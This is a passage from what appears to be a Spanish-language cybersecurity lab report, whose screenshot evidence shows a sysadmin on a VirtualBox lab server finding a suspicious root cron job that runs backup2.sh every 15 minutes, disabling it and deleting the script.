#!/bin/bash
logrotate /etc/logrotate.conf
sysadmin@4geeks-server:~$ _
```


Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 20



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 21



```
4geeks-server-lab 1 [Comando] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda


No modification made
sysadmin@4geeks-server:~$ sudo cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d, these files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# |----- hour (0 - 23)
# | |----- day of month (1 - 31)
# | | |----- month (1 - 12) OR jan,feb,mar,apr,...
# | | | |----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
sysadmin@4geeks-server:~$
```

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 22




The screenshot shows a terminal window titled "4geeks-server-lab 1 [Comando] - Oracle VM VirtualBox". The terminal output is as follows:

```
sysadmin@4geeks-server:~$ sudo grep -R "backup2.sh" /etc/cron*  
/etc/cron.d/sys-maintenance:*/15 * * * root /usr/local/bin/backup2.sh  
sysadmin@4geeks-server:~$ _
```

The terminal window has a menu bar with "Archivo", "Máquina", "Ver", "Entrada", "Dispositivos", and "Ayuda". On the right side, there are two panels: "Autocapturar teclado..." and "Integración de ratón...". The bottom status bar shows various icons and the text "CTRL DERECHA".


Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 23



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 24




The screenshot shows a terminal window titled "4geeks-server-lab 1 [Comando] - Oracle VM VirtualBox". The terminal output is as follows:

```
sysadmin@4geeks-server:~$ sudo grep "backup2.sh" /etc/cron.d/sys-maintenance
# */15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ sudo rm /usr/local/bin/backup2.sh _
```

The terminal window has a menu bar with "Archivo", "Máquina", "Ver", "Entrada", "Dispositivos", and "Ayuda". On the right side, there are two buttons: "Autocapturar teclado..." and "Integración de ratón...". The bottom status bar shows system icons and the text "CTRL DERECHA".

Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.

Evidencia 25



Descripción: Captura obtenida durante la Fase 1; evidencia visual del hallazgo.